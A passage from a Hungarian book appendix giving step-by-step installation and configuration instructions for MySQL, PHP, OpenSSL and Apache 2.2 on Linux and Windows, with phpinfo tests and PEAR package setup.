- /usr/local/apache2
- /usr/local/ssl

Az alkalmazásokat úgy tudjuk másik könyvtárakba telepíteni, ha telepítés előtt megváltoztatjuk az előtag-beállítást (prefix). Vágunk bele! Az su használatával váltsunk root felhasználóra:

```
$ su root
```

Ezt követően gépeljük be a root felhasználó jelszavát! Majd váltsunk arra a könyvtárra, ahol a forrásfájlokat eltároltuk! Esetünkben a következőt kell begépelni:

```
# cd /usr/src
```

A MySQL azt ajánlja, hogy ne nulláról kezdve végezzük el a fordítást, hanem töltük le a MySQL egy bináris csomagját. Hogy melyik verziót választjuk, az attól függ, hogy mire szeretnénk használni. Bár a MySQL „prerelease” verziói általában igen stabilak, élesben működő oldalon nem szokás használni őket. Ha viszont saját gépünkön tanulunk vagy kísérletezünk, nyugodtan dolgozhatunk ezekkel a verziókkal is.

Az alábbi csomagokat kell letölteni:

```
MySQL-server-VERZIÓ.i386.rpm
```

```
MySQL-Max-VERZIÓ.i386.rpm
```

```
MySQL-client-VERZIÓ.i386.rpm
```

(A VERZIÓ szó helyére kerül a konkrét verziószám. Akármelyik verzió mellett döntünk, ügyeljünk, hogy hozzá megfelelő készletet válasszunk!) Ha ezen a gépen kívánjuk futtatni a MySQL klienst és szervert, illetve más programokba – például PHP-be – be kívánjuk fordítani a MySQL támogatást, akkor mindenki csomagra szükségünk lesz.

Az alábbi utasításokat begépelve telepítsük a MySQL szervereket és a klienst:

```
rpm -i MySQL-server-VERZIÓ.i386.rpm
```

```
rpm -i MySQL-Max-VERZIÓ.i386.rpm
```

```
rpm -I MySQL-client-VERZIÓ.i386.rpm
```

A MySQL szervernek innentől működőképesnek kell lennie.

Itt az idő, hogy jelszót állítsunk be a root felhasználónak! A következő parancsban ne mulasszuk el lecserélni az uj-jelszo kifejezést az általunk kiválasztott jelszóra, máskülönben az uj-jelszo lesz a root jelszava:

```
mysqladmin -u root password 'uj-jelszo'
```

Telepítésekor a MySQL automatikusan létrehoz két adatbázist. Az egyik a felhasználókat, a hosztokat és az adatbázis-jogsútságokat az aktuális kiszolgálón szabályozó mysql tábla, a másik pedig egy teszt adatbázis. A parancssoron keresztül a következőképpen ellenőrizhetjük adatbázisunkat:

```
# mysql -u root -p
```

```
Enter password:
```

```
mysql> show databases;
```

```
+-----+
| Database      |
+-----+
| mysql         |
| test          |
+-----+
```

```
2 rows in set (0.00 sec)
```

A MySQL-ből kilépéshez gépeljük be: **quit** vagy **\q** !

Az alapértelmezett MySQL-konfiguráció bármely felhasználó számára felhasználói név és jelszó nélkül elérhetővé teszi a rendszert. Ezt az állapotot értelemszerűen nem szabad fenntartani.

A MySQL rendbe rakásának utolsó kötelező eleme a névtelen (anonim) felhasználók törlése. Ehhez indítsuk el a parancssort, majd gépeljük be a következő sorokat:

```
# mysql -u root -p
```

```
mysql> use mysql
```

```
mysql> delete from user where User='';
```

```
mysql> quit
```

Majd a következőket begépelve:

```
mysqladmin -u root -p reload
```

léptessük hatályba a változtatásokat!

Amennyiben replikációt szeretnénk használni MySQL kiszolgálónkon, a bináris naplózást is be kell kapcsolnunk. Ehhez először is állítsuk le a szervert:

```
mysqladmin -u root -p shutdown
```

Hozzuk létre az `/etc/my.cnf` nevű fájlt, ami a MySQL-beállításainkat fogja tárolni! Egyelőre csupán egyetlen beállításra van szükségünk, de akárhányat beállíthatunk itt. A beállítások teljes listáját a MySQL kézikönyvében találjuk.

Nyissuk meg a fájlt, és gépeljük be a következőket:

```
[mysqld]
log-bin
```

Mentsük el a fájlt, majd zárjuk be! Ezt követően a `mysqld_safe` futtatásával indítsuk újra a kiszolgálót!

A PHP telepítése

Továbbra is root felhasználó kell, ha nem azok vagyunk, az `su` segítségével váltsunk vissza rá!

Mielőtt telepíténk a PHP-t, az Apache-t konfigurálnunk kell, hogy tudja, mit hol talál. (Az Apache szerver beállításakor visszatérünk erre a témára.) Menjünk vissza a könyvtárhoz, ahova a forráskódot helyeztük:

```
# cd /usr/src
# gunzip -c httpd-2.2.9.tar.gz | tar xvf -
# cd httpd-2.2.9
# ./configure --prefix=/usr/local/apache2
Most már elkezdhetjük a PHP telepítését. Csomagoljuk ki a forrásfájlokat, és váltsunk a könyvtárukra:
# cd /usr/src
# gunzip -c php-5.2.6.tar.gz | tar xvf -
# cd php-5.2.6
```

A `PHP configure` parancsával itt is számtalan beállítást hajthatunk végre. A `./configure --help | less` begépelésével kapott segítség alapján határozzatjuk meg, hogy mit kívánunk hozzáadni. Jelen esetben a MySQL, az Apache, a PDFlib és a gd támogatását kívánjuk bekapsolni.

Érdemes megemlíteni, hogy a most következők egyetlen parancs. Írhatjuk az egészet egy sorba, vagy – ahogy itt is szerepel – használhatjuk a folytatás karaktert, a fordított perjelt (`\`). Ez a karakter lehetővé teszi, hogy az olvashatóság érdekében több sorba írunk egy hosszú utasítást:

```
# ./configure --prefix=/your/path/to/php
      --with-mysqli=/your/path/to/mysql_config \
      --with-apxs2=/usr/local/apache2/bin/apxs \
      --with-jpeg-dir=/path/to/jpeglib \
      --with-tiff-dir=/path/to.tiffdir \
      --with-zlib-dir=/path/to/zlib \
      --with-imap=/path/to/imapclient \
      --with-gd
```

Ezt követően létrehozzuk és telepítjük a bináris fájlokat:

```
# make
# make install
Másolunk be egy INI fájlt a lib könyvtárba:
# cp php.ini-dist /usr/local/lib/php.ini
vagy
# cp php.ini-recommended /usr/local/lib/php.ini
```

A fenti két parancsban lévő `php.ini` fájlokban eltérő beállításokat találunk.

Az első, a `php.ini-dist` elsősorban fejlesztési célra használt gépekre való. Ebben például be van kapcsolva a `display_errors` direktíva. Ez megkönyíti a fejlesztést, de élesen működő gép esetén nem igazán kívánatos. Amikor könyvünkben a `php.ini` fájlbeli valamelyik beállítás alapértelmezett értékére hivatkozunk, akkor a `php.ini` ezen verziójában található beállításra gondolunk. A második változat, a `php.ini-recommended` élesen működő gépekre való.

A PHP-beállításokat a `php.ini` fájlt szerkesztve módosíthatjuk. Számtalan beállítást megváltoztathattunk, érdemes néhányat ezek közül megemlíteni. Ha kódjainkból szeretnénk e-mailket küldeni, be kell állítanunk a `sendmail_path` értékét.

Itt az ideje, hogy beállitsuk az OpenSSL-t! Ez az, amit ideiglenes tanúsítványok és CSR fájlok létrehozására fogunk használni. A `--prefix` beállítás határozza meg a telepítés fő könyvtárát:

```
# gunzip -c openssl-0.9.8h.tar.gz | tar xvf -
# cd openssl-0.9.8h
# ./config --prefix=/usr/local/ssl
```

Most létrehozzuk, teszteljük és telepítjük:

```
# make
# make test
# make install

Ezt követően konfiguráljuk az Apache-t a fordításhoz. Az --enable-so konfigurációs beállítás teszi lehetővé a dinamikus megosztott objektumok (DSO), az --enable-ssl pedig a mod_ssl modul igénybe vételét. A szerversoftver maximális rugalmassága érdekében az internetszolgáltatók és a csomagokat kiadó cégek számára erősen ajánlott a DSO funkció használata. Megjegyezzük azonban, hogy az Apache nem minden platformon támogatja a DSO-t.
```

```
# cd ../httpd-2.2.9
# SSL_BASE=../openssl-0.9.8h \
./configure \
--prefix=/usr/local/apache2 \
--enable-so
--enable-ssl
```

Végezetül előállítjuk az Apache-t és a tanúsítványokat, majd telepíthetjük őket:

```
# make
```

Ha minden jól csináltunk, az alábbihoz hasonló üzenetet kell látnunk:

```
+-----+
| Before you install the package you now should prepare the SSL      |
| certificate system by running the 'make certificate' command.        |
| For different situations the following variants are provided:         |
|
| % make certificate TYPE=dummy (dummy self-signed Snake Oil cert)     |
| % make certificate TYPE=test (test cert signed by Snake Oil CA)       |
| % make certificate TYPE=custom (custom cert signed by own CA)          |
| % make certificate TYPE=existing (existing cert)                        |
| CRT=/path/to/your.crt [KEY=/path/to/your.key]                           |
|
| Use TYPE=dummy when you're a vendor package maintainer,               |
| the TYPE=test when you're an admin but want to do tests only,          |
| the TYPE=custom when you're an admin willing to run a real server       |
| and TYPE=existing when you're an admin who upgrades a server.           |
| (The default is TYPE=test)                                              |
|
| Additionally add ALGO=RSA (default) or ALGO=DSA to select              |
| the signature algorithm used for the generated certificate.             |
|
| Use 'make certificate VIEW=l' to display the generated data.            |
|
| Thanks for using Apache & mod_ssl. Ralf S. Engelschall                  |
| rse@engelschall.com                                                       |
| www.engelschall.com                                                      
+-----+
```

Most már létrehozhatunk egyéni tanúsítványt. Ehhez meg kell adni címünket, cégünk adatait, illetve néhány további dolgot. A kontaktadatoknál érdemes a valódi adatokat megadni. A többi kérdésnél az alapértelmezett válaszok is tökéletesen megfelelnek:

```
# make certificate TYPE=custom
```

És most telepítük az Apache-t:

```
# make install
```

Ha minden jól megy, az alábbihoz hasonló üzenetet kell látnunk:

```
+-----+
| You now have successfully built and installed the                   |
| Apache 2.2 HTTP server. To verify that Apache actually           |
| works correctly you now should first check the                  |
| (initially created or preserved) configuration files             |
|                                                              
+-----+
```

```

|   /usr/local/apache2/conf/httpd.conf
|
| and then you should be able to immediately fire up
| Apache the first time by running:
|
|   /usr/local/apache2/bin/apachectl start
|
|
| Thanks for using Apache. The Apache Group
| http://www.apache.org/
+-----+

```

Most pedig ellenőrizzük, hogy az Apache és a PHP működik-e! Ahhoz azonban, hogy a konfigurációhoz hozzáadhassuk a PHP típusát, szerkeszteni szükséges a `httpd.conf` fájlt.

A `httpd.conf` fájl: kóddarabok

Nézzük meg a `httpd.conf` fájlt! Ha követtük az eddigi utasításokat, akkor `httpd.conf` állományunkat az `/usr/local/apache2/conf` könyvtárban találjuk. A fájlból a PHP-hoz tartozó `addtype` beállítás megjegyzéssé van alakítva. Szüntessük ezt meg, hogy a következőképpen nézzen ki:

```

AddType application/x-httpd-php .php
AddType application/x-httpd-php-source .phps

```

Ezzel eljutottunk odáig, hogy megnézhetjük, vajon működik-e Apache szerverünk. Először is indítsuk el a kiszolgálót SSL-támogatás nélkül, hogy feláll-e! Ezt követően ellenőrizzük a PHP támogatást, és állitsuk le, majd indítsuk el a kiszolgálót bekapcsolt SSL támogatással, hogy meggyőződhetünk róla, minden működik-e!

A `configtest` utasítással ellenőrizzük, hogy a konfiguráció megfelelően lett-e beállítva:

```

# cd /usr/local/apache2/bin
# ./apachectl configtest
Syntax OK
# ./apachectl start
./apachectl start: httpd started

```

Ha minden jól ment, az A.1 ábrán lévőhöz hasonlót fogunk látni, amikor böngészővel kapcsolódunk a kiszolgálóhoz.

- **Megjegyzés:** A kiszolgálóhoz a számítógép domainnevével vagy IP-címével kapcsolódhatunk. Ellenőrizzük mindenkorral, hogy biztosak lehessünk benne, hogy minden megfelelően működik!



A.1 ábra: Az Apache alapértelmezett tesztoldala.


A

A PHP támogatás is működik?

Most már tesztelhetjük a PHP támogatást! Hozzunk létre egy `test.php` fájlt, benne az alábbi kóddal! Az állományt tegyük a gyökérkönyvtárba, ami alapértelmezésben az `/usr/local/apache/htdocs` kell, hogy legyen! Mindazonáltal ez az elérési útvonal a korábban választott könyvtárelőtagtól (prefix) függ. Ezt a `httpd.conf` fájlból változtathatjuk meg:

```
<?php phpinfo(); ?>
```

A képernyőn megjelenő kimenet az A.2 ábrához hasonló kell, hogy legyen.



A.2 ábra: A `phpinfo()` függvényteljes hasznos konfigurációs információkhoz juthatunk.

Az SSL működik?

Apache 2.2 alatt pusztán annyit kell tennünk az SSL bekapcsolásához, hogy a `httpd.conf` fájlban a `httpd-ssl.conf` fájlról vonatkozó szabály elől eltávolítjuk a megjegyzés jelet.

Az alábbi sor helyett:

```
# Include conf/extra/httpd-ssl.conf
ez szerepeljen a httpd.conf fájlban:
Include conf/extra/httpd-ssl.conf
```

Számtalan beállítást megváltoztathatunk a `httpd-ssl.conf` fájlban is; további információért olvassunk bele a http://httpd.apache.org/docs/2.2/mod/mod_ssl.html oldalon elérhető Apache-dokumentációba!

A konfigurációs változtatások után egyszerűen állítsuk le, majd indítsuk el a kiszolgálót:

```
# /usr/local/apache2/bin/apachectl stop
# /usr/local/apache2/bin/apachectl start
```

Próbáljuk, hogy működik-e ehhez kapcsolódunk böngészőnkkel a kiszolgálóhoz, és az alábbiakat begépelve válasszuk ki a https protokollt:

<https://szerverünk.domainünk.hu>

Próbáljuk ki szerverünk IP-címét is, valahogyan így:

<https://xxx.xxx.xxx.xxx>

vagy

[http://xxx.xxx.xxx:443](https://xxx.xxx.xxx:443)

Ha minden rendben van, a kiszolgáló elküldi a tanúsítványt a böngészőnek, hogy biztonságos kapcsolatot hozzon létre. Ez arra készíti a böngészőt, hogy elfogadtassa velünk a saját magunk által aláírt tanúsítványt. Ha olyan tanúsítványról lenne szó, amelyet a böngészőnk által megbízhatónak tekintett tanúsító szervezet állított volna ki, a böngésző nem kérdezne meg minket. Jelen esetben mi hoztuk létre és írtuk alá saját tanúsítványunkat. Egyelőre nem kívántunk valódi tanúsítványt beszerezni, mivel most még csak arról szeretnénk megbizonyosodni, hogy minden megfelelően működik.

Ha Internet Explorert vagy Firefoxot használunk, lakkal ikont láthatunk az állapotson. Ez jelzi, hogy biztonságos kapcsolat jött létre. A Firefoxban használt ikont az A.3 ábrán láthatjuk; a lakkal böngészőnk – jobb vagy bal – alsó sarkában jelenik meg.



A.3 ábra: A böngészők lakkal ikont megjelenítve jelzik, hogy az éppen megtekintett oldal SSL kapcsolaton keresztül jött.

A telepített PHP modulok megosztott objektumként használatahoz néhány további lépésre van szükség.

Először is másoljuk a létrehozott modult a PHP extensions könyvtárába, ami minden bizonnal az `/usr/local/lib/php/extensions` elérési útvonalon található!

Ezt követően adjuk a `php.ini` fájlhoz az alábbi sort:

```
extension = extension_name.so
A php.ini módosítása után újra kell indítani az Apache-t.
```

Az Apache, a PHP és a MySQL telepítése Windows alatt

Windows esetén kissé eltérő a telepítési folyamat, mivel a PHP-t vagy CGI (php.exe) szkriptként vagy SAPI modulként (php5apache2_2.dll) állíthatjuk be. Az Apache-t és a MySQL-t viszont a Unix alatt látottakhoz hasonlóan telepítjük. A telepítés megkezdése előtt ellenőrizzük, hogy operációs rendszerünkre telepítve vannak-e a legfrissebb javítások!

- Megjegyzés: A PHP 5.3-as verziója óta nem támogatja a Windows 2000-nél régebbi Windows operációs rendszereket; a PHP 5.3 csak a Windows 2000, a Windows Server 2003, a Windows Server 2008 és a Windows Vista (és természetesen az ezeknél újabb) operációs rendszert támogatja.

Lassú internetkapcsolat esetén érdemes lehet a programok CD-n lévő verziót telepíteni, ám azok a legfrissebbnél egy vagy akár több verzióval is régebbiek lehetnek.

A MySQL telepítése Windows alatt

Az alábbi telepítési utasítások Windows Vista operációs rendszerre vonatkoznak.

Kezdjük a MySQL előkészítésével! A Windows Essentials *.msi telepítőfájlt a <http://www.mysql.com> címről töltetjük le. Ha duplán rákattintunk erre az állományra, elindul a telepítés.

A telepítő varázslóval kísért folyamat első néhány képernyőjén általános információkat olvashatunk a telepítésről és a MySQL-licencről. Olvassuk el ezeket, és a „Continue” (Folytatás) gombra kattintva lépkedjünk végig rajtuk! Az első fontos döntés az lesz, amikor a telepítés típusát kell kiválasztanunk – typical (tipikus), compact (kompakt) vagy custom (egyéni). A tipikus tökéletesen megfelelő lesz, ezért hagyjuk meg azt (ez a telepítés alapértelmezett típusa), majd a „Next” (Tovább) gombra kattintva folytassuk a telepítést!

Ha befejeződött a telepítés, menjünk a MySQL Configuration Wizardba (konfigurációs varázsló), hogy létrehozzuk az igényeinknek megfelelő, egyéni my.ini fájlunkat! A varázslót úgy érjük el, ha a „MySQL Server Now” jelölőnégyzetbe, majd a „Finish” (Kész) gombra kattintunk.

A MySQL Configuration Wizard különböző képernyőin megjelenő konfigurációs beállítások közül válasszuk ki a nekünk megfelelőket! A beállításokról a <http://dev.mysql.com/doc/refman/5.0/en/index.html> oldalon elérhető MySQL kézikönyvben találunk részletes leírást. Ha befejeztük a konfigurálást – ne feledkezzünk meg arról sem, hogy jelszót határozzunk meg a `root` felhasználónak! –, a varázsló elindítja a MySQL szolgáltatást.

Miután telepítettük a kiszolgálót, a Vezérlőpulton található Services (Szolgáltatások) segédalkalmazás segítségével állíthatjuk le, indíthatjuk el, illetve állíthatjuk be, hogy automatikusan elinduljon. A Services elindításához kattintsunk a Start gombra, majd válasszuk ki a Control Panel-t (Vezérlőpultot)! Kattintsunk duplán az „Administrative Tools” (Rendszergazdai eszközök), majd a „Services” gombra!

A Services segédalkalmazást az A.4 ábrán látjuk. Ha módosítani szeretnénk bármelyik MySQL-beállítást, először le kell állítani a szolgáltatást, startup paraméterként megadni azokat, majd újraindítani a MySQL szolgáltatást. A MySQL-t leállítani is a Services segédalkalmazásban, továbbá a NET STOP MySQL vagy mysqladmin shutdown parancssal tudjuk.

A MySQL-lel számtalan parancssori segédalkalmazáshoz jutunk. Ezek egyikéhez sem könnyű elérni – kivéve, ha a MySQL bináris könyvár benne van a PATH változóban. Ennek a környezeti változónak az a feladata, hogy közölje a Windows-zal, hol keresse a futtatható programokat.

A windowsos parancssorban a gyakran használt parancsok többsége, köztük például a `dir` és a `cd` is be van építve a `cmd.exe`-be. Másikak, például a `format` és az `ipconfig` saját futtatható állományokkal rendelkeznek. Nem lenne kényelmes, ha a `C:\WINNT\system32\format` utasítást be kellene gépelni, ha formázni szeretnénk a lemezt. Az is kényelmetlen lenne, ha a MySQL monitor futtatásához be kellene gépelni, hogy `C:\mysql\bin\mysql`.



A.4 ábra: A Services segédalkalmazással konfigurálhatjuk a géünkön futó szolgáltatásokat.

Az alapvető Windows-parancsokhoz tartozó, futtatható fájlok, például a `format.exe` könyvtára automatikusan megtalálható a PATH változónkban, így elég egyszerűen begépelni azt, hogy `format`. Hogy ugyanilyen kényelmesen járhassunk el a MySQL parancssori eszközökkel is, hozzá kell adni azokat ehhez a változóhoz.

Kattintsunk a Start gombra, és nyissuk meg a Vezérlöpultot! Kattintsunk duplán a „System” gombra, majd menjünk az „Advanced” (Speciális) fülre! Ha az „Environment Variables” (Környezeti változók) gombra kattintunk, rendszerünk környezeti változót megjelenítő párbeszédablak nyílik meg. Ha duplán kattintunk a PATH-ra, szerkeszthetjük a változó tartalmát.

Tegyük pontos vesszőt az aktuális elérési útvonal végére, hogy elválasszuk vele az új bejegyzést az előzőtől; majd gépeljük be a `c:\mysql\bin` elérési útvonalat! Az OK gombra kattintással eltároljuk ezt a kiegészítést a gép rendszerleíró adatbázisában (registry). Számítógépünk következő újraindítása után elég lesz a `mysql`-t begépelni, nem kell kiírni azt, hogy `C:\mysql\bin\mysql`.

Az Apache telepítése Windows alatt

Az Apache 2.2 a windowsos platformok többségén fut, és az Apache 2.0 meg az Apache 1.3 windowsos verzióhoz képest nagyobb teljesítményt nyújt, illetve stabilabban működik. Az Apache-t telepíthetjük forrásból, de mivel a Windows-felhasználók többsége nem rendelkezik fordítókkal, ebben a részben az MSI telepítőt választottuk.

Menjünk a <http://httpd.apache.org> oldalra, és töltük le onnan az Apache 2.2 aktuális verziójának a Windows bináris fájlját! A könyv írásakor mi az `apache_2.2.9-win32-x86-openssl-0.9.8h2.msi` fájlt töltöttük le. Ez a 2.2 hierarchián belüli – aktuális verziót tartalmazza Windowshoz, valamint az OpenSSL 0.9.8h-t forráskód nélkül, MSI fájlként csomagolva. Az MSI fájl a Windows-telepítő által használt csomagformátum.

Nem valószínű, hogy saját magunk kívánjuk lefordítani a forráskódot, legfeljebb, ha szeretnénk hozzájárulni a fejlesztési folyamathoz. Ez az egyetlen fájl a telepítésre kész, teljes Apache szervert tartalmazza.

A telepítési folyamat elindításához kattintsunk duplán a letöltött fájlról! A telepítés menete ismerős kell, hogy legyen számunkra. Az A.5 ábrán látható telepítő igen hasonló a többi windowsos telepítőhöz.



A.5 ábra: Az Apache-telepítő egyszerűen használható.

A telepítőprogram a következőket kéri:

- A hálózat nevét, a kiszolgáló nevét és a rendszergazda e-mail címét. Ha élesben működő szervert kívánunk létrehozni, tudni kell válaszolni ezekre a kérdésekre. Ha személyes használatra szánunk a kiszolgálót, nem számít, hogy mit válaszunk.
- Megadni, hogy szolgáltatásként kívánjuk-e futtatni az Apache-t. Akárcsak a MySQL esetében, itt is így egyszerűbb a telepítés.
- A telepítés típusát. A Complete, azaz teljes telepítés kiválasztását ajánljuk, de ha egyes komponenseket, például a dokumentáció ki szeretnénk hagyni, az egyéni (Custom) telepítést is választhatjuk.
- A könyvtárat, ahova az Apache-t telepítjük. (Az alapértelmezett lehetősége a `C:\Program Files\Apache Software Foundation\Apache2.2`.)

A fenti beállítások megadása után a rendszer telepítí és elindítja az Apache szervert.

Elindulása után az Apache a 80-as portot figyeli (kivéve, ha megváltoztatjuk a konfigurációs fájlokban a Port, a Listen vagy a BindAddress direktívát). A kiszolgálóhoz való csatlakozás és az alapértelmezett oldal elérése érdekében indítsuk el a böngészőket, majd gépeljük be az alábbi URL-t:

<http://localhost/>

Válaszként az A.1 ábrán láthatóhoz hasonló, üdvözlő oldalnak kell megjelennie. Ha semmi sem történik, vagy hibát kapunk, nézzük meg a logs könyvtár error.log fájlját! Ha a számítógép nem rendelkezik internetkapcsolattal, a fenti helyett használjuk az alábbi URL-t:

`http://127.0.0.1/`

Ez az IP-cím a localhostot jelenti.

Ha a 80-astól eltérő számú portot használunk, az URL végéhez hozzá kell füznünk a :port_száma-t.

Ne feledjük, hogy az Apache nem osztózhat ugyanazon a porton más TCP/IP alkalmazással!

Az Apache szolgáltatást a Start menüből indíthatjuk el, illetve állíthatjuk le: az Apache Apache HTTP Serverként jelenik meg a „Programs” (Programok) almenüben. A „Control Apache Server” cím alatt tudjuk elindítani, leállítani és újraindítani a szervert.

Az Apache telepítése után szükség lehet rá, hogy szerkesszük a `conf` könyvtárban lévő konfigurációs fájlokat. A `httpd.conf` konfigurációs fájl szerkesztésével a PHP telepítése után foglalkozunk majd.

A PHP telepítése Windows alatt

A PHP Windows alatti telepítéséhez először is töltök le a fájlokat a <http://www.php.net> oldalról!

A windowsos telepítéshez két fájlt kell letölteni. Az egyik egy, a PHP-t tartalmazó ZIP fájl (a neve ahhoz hasonló, hogy `php-5.2.6-Win32.zip`), a másik pedig a könyvtárak gyűjteménye (`pecl-5.2.6-Win32.zip` vagy ehhez hasonló).

Először is csomagoljuk ki a ZIP fájlokat egy nekünk tetsző könyvtárba! A megszokott helye ennek a könyvtárnak a `c:\php`, és mi magunk is ezt használjuk a telepítés bemutatásához.

A PECL könyvtárakat úgy telepíthetjük, ha kicsomagoljuk a PECL fájlt a bővítményeinket tartalmazó könyvtárunkba. Ha alapkönyvtárként a `c:\php\` használjuk, akkor ez a `c:\php\ext\` lesz.

Ekkor kövessük az alábbi lépéseket:

1. A fő könyvtárban láthatunk egy `php.exe` és egy `php5ts.dll` nevű fájlt. A PHP CGI-ként futtatásához van szükségünk ezekre a fájlokra. Ha viszont inkább SAPI modulként futtatnánk a PHP-t, a webszerverhez megfelelő DLL fájlt kell használnunk, ami jelen esetben a `php5apache2_2.dll`.
A SAPI modulok gyorsabban és könnyebben biztonságossá tehetők; a CGI verzió pedig lehetővé teszi, hogy parancssorból futtassuk a PHP-t. Megint csak rajtunk műlik, hogy melyik lehetőséget válasszunk.
2. Állítsuk be a `php.ini` konfigurációs fájlt! A PHP két előre elkészített fájlt tartalmaz: `php.ini-dist` és `php.ini-recommended`. A PHP elsajátításához vagy a fejlesztésre használt kiszolgálókon a `php.ini-dist`, élesben használt kiszolgálókon pedig a `php.ini-recommended` változatot javasoljuk. Másoljuk le a nekünk megfelelő állományt, majd nevezzük át `php.ini`-re!
Szerkesszük `php.ini` fájunkat! Számtalan beállítást tartalmaz, sokkal közülük egyelőre nem szükséges foglalkozni. A most módosítandók az alábbiak:
 - Változtassuk meg az `extension_dir` direktívát, hogy arra a könyvtárra mutasson, amelyikbe a bővítményeink DLL fájljait pakoltuk! Szokásos telepítés esetén ez a `C:\PHP\ext`. Így `php.ini` fájunkba ez kerül:
`extension_dir = c:/php/ext`
 - A `doc_root` direktívát állítsuk a gyökérkönyvtárra, amelyből webszerverünk működik! Amennyiben Apache-t használunk, ez minden bizonnal a
`doc_root = "c:/Program Files/Apache Software Foundation/Apache2.2/htdocs"` lesz.
 - Válasszuk ki a futtatandó bővítményeket! Azt javasoljuk, hogy ennél a pontnál csak arra figyeljünk, hogy a PHP működjön; a bővítményeket akkor is hozzáadhatjuk majd, amikor ténylegesen szükség lesz rájuk. Bővítmény hozzáadásához nézzük meg a „Windows Extensions” alatti listát! Olyan sorokat fogunk itt látni, mint az
`;extension=php_pdf.dll`
 E bővítmény bekapcsolásához egyszerűen távolítsuk el a sor elejéről a pontosvesszőt (kikapcsoláshoz pont ennek ellenkezőjét tegyük)! Ne feledkezzünk meg róla, hogy ha a későbbiekben további bővítményeket adunk a PHP-hez, a `php.ini` fájl módosítása után újra kell indítani a webszert ahhoz, hogy a változások érvénybe lépjeneck! Könyünkben a `php_pdf.lib.dll`, a `php_gd2.dll`, a `php_imap.dll` és a `php_mysqli.dll` bővítményt használjuk. Távolítsuk el ezen sorok elől a pontosvesszőt! Előfordulhat, hogy a `php_mysqli.dll` hiányzik. Ebben az esetben írjuk be az alábbi sort:
`extension=php_mysqli.dll`
3. Zártuk be és mentük el a `php.ini` fájlt!
4. Ha NTFS fájlrendszeret használunk, ellenőrizzük, hogy a kiszolgáló olyan felhasználóként fut, amely jogosultsággal bír a `php.ini` fájunk olvasására!

A PHP hozzáadása Apache-konfigurációinkhoz

Előfordulhat, hogy szerkeszteni kell az Apache egyik konfigurációs fájlját. Nyissuk meg kedvenc szerkesztőnkben a httpd.conf állományt! A fájlt általában a c:\Program Files\Apache Software Foundation\Apache2.2\conf\ könyvtárban találjuk. Keressük meg az alábbi sorokat:

```
LoadModule php5_module c:/php/php5apache2_2.dll
PHPIniDir "c:/php/"
AddType application/x-httpd-php .php
```

Ha nem találjuk ezeket, írjuk be őket a fájlba, mentsük el azt, majd indítsuk újra Apache kiszolgálónkat!

Munkánk ellenőrzése

A következő lépés webszerverünk elindítása. Ezt követően meggyőződhetünk arról, hogy a PHP működik-e. Hozzuk létre a test.php fájlt, és írjuk bele az alábbi sort:

```
<? phpinfo(); ?>
```

Ügyeljünk, hogy ez a fájl a gyökérkönyvtárban (általában C:\Program File\Apache Software Foundation\Apache2.2\htdocs) legyen, majd nyissuk meg a böngészőnkben:

<http://localhost/test.php>

vagy

<http://ide-kerul-az-ip-cimunk/test.php>

Ha az A.2 ábrán láthatóhoz hasonló képernyőt kapunk, biztosak lehetünk benne, hogy a PHP működik.

A PEAR telepítése

A PHP5-nek része a PHP Extension and Application Repository (PEAR) csomagtelepítő készlet. Ha Windows használunk, menjünk a parancssorba, és gépeljük be ezt:

c:\php\go-pear

A go-pear kód néhány egyszerű kérdést tesz fel arra vonatkozóan, hova szeretnénk telepíteni a csomagtelepítőt és az általános PEAR osztályokat, majd letölți és telepíti azokat számunkra. (Linux alatt erre az első lépésre nincs szükség, de a telepítési folyamat többi része ugyanaz lesz.)

Ennél a pontnál a PEAR csomagtelepítő telepített változatával, illetve az alapvető PEAR könyvtárakkal kell rendelkeznünk. Ezt követően a csomagokat egyszerűen a

pear install csomag

begépelésével telepíthetjük, ahol a csomag a telepíteni kívánt csomag nevét jelöli.

Az elérhető csomagok listáját a

pear list-all

utasítást begépelve kapjuk meg. Hogy lássuk, eddig mit telepítettünk, írjuk be az alábbi parancsot:

pear list

A Levelezőlista-kezelő alkalmazás fejlesztése című 30. fejezetben szükséges MIME levelezőcsomag telepítéséhez az alábbiakat kell begépelni:

pear install Mail_Mime

A MySQL adatbázis elérése a webről PHP-vel című 11. fejezetben említett DB csomagot is hasonlóan kell telepíteni:

pear install MDB2

Ha azt szeretnénk ellenőrizni, létezik-e valamelyik telepített csomagnak frissebb verziója, a

pear upgrade csomagnev

utasítást használhatjuk.

Ha a fent leírtak valamelyen okból nem működnek nálunk, ajánlott a PEAR csomagokat közvetlenül letölteni. Ehhez menjünk a <http://pear.php.net/packages.php> oldalra!

Innen megkereshetjük a különböző csomagokat. Ebben a könyvbén többek között a Mail_Mime csomagot használjuk.

Menjünk ennek oldalára, majd a „Download Latest” (Legfrissebb verzió letöltése) gombra kattintva töltök le a csomagot! A letöltött állományt ki kell csomagolni, és az include_path direktívában meghatározott helyre kell pakolni. Kell, hogy legyen c:\php\pear vagy hasonló könyvtárunk. Ha saját kezüleg töltünk le csomagokat, ajánlott azokat a PEAR gyökérkönyvtárba helyezni. A PEAR megszokott struktúrával rendelkezik, ezért ajánlott a dolgokat a szokásos helyükre pakolni – oda, ahova a telepítő is tenné azokat. A Mail_Mime csomag például a Mail részhez tartozik, így ebben a példában a c:\php\pear\Mail könyvtárba pakolnánk azt.

Egyéb konfigurációk beállítása

A PHP-t és a MySQL-t webszerverekhez, például az Omni, a HTTPD és a Netscape Enterprise Serverhez is beállíthatjuk. Ezekkel nem foglalkozunk ebben a függelékben, konfigurálásukról a MySQL és a PHP weboldalain – <http://www.mysql.com>, illetve <http://www.php.net> – találunk információt.

B függelék

Webes források

Ebben a függelékben az interneten elérhető, számtalan forrás közül emelünk ki néhányat. Ezekben a weboldalakon egyebek között oktatóanyagokat, cikkeket, híreket és minta PHP kódokat találunk. Az itteni felsorolás nem lehet több, mint egy szűk válogatás a világhálón elérhető számtalan forrásból. Annál természetesen sokkal több oldal foglalkozik a témaival, mintsem itt lehetőségünk lenne minden felsorolni, ráadásul gombamód szaporodnak, ahogy a PHP és a MySQL használata és népszerűsége egyre növekszik a webfejlesztők körében.

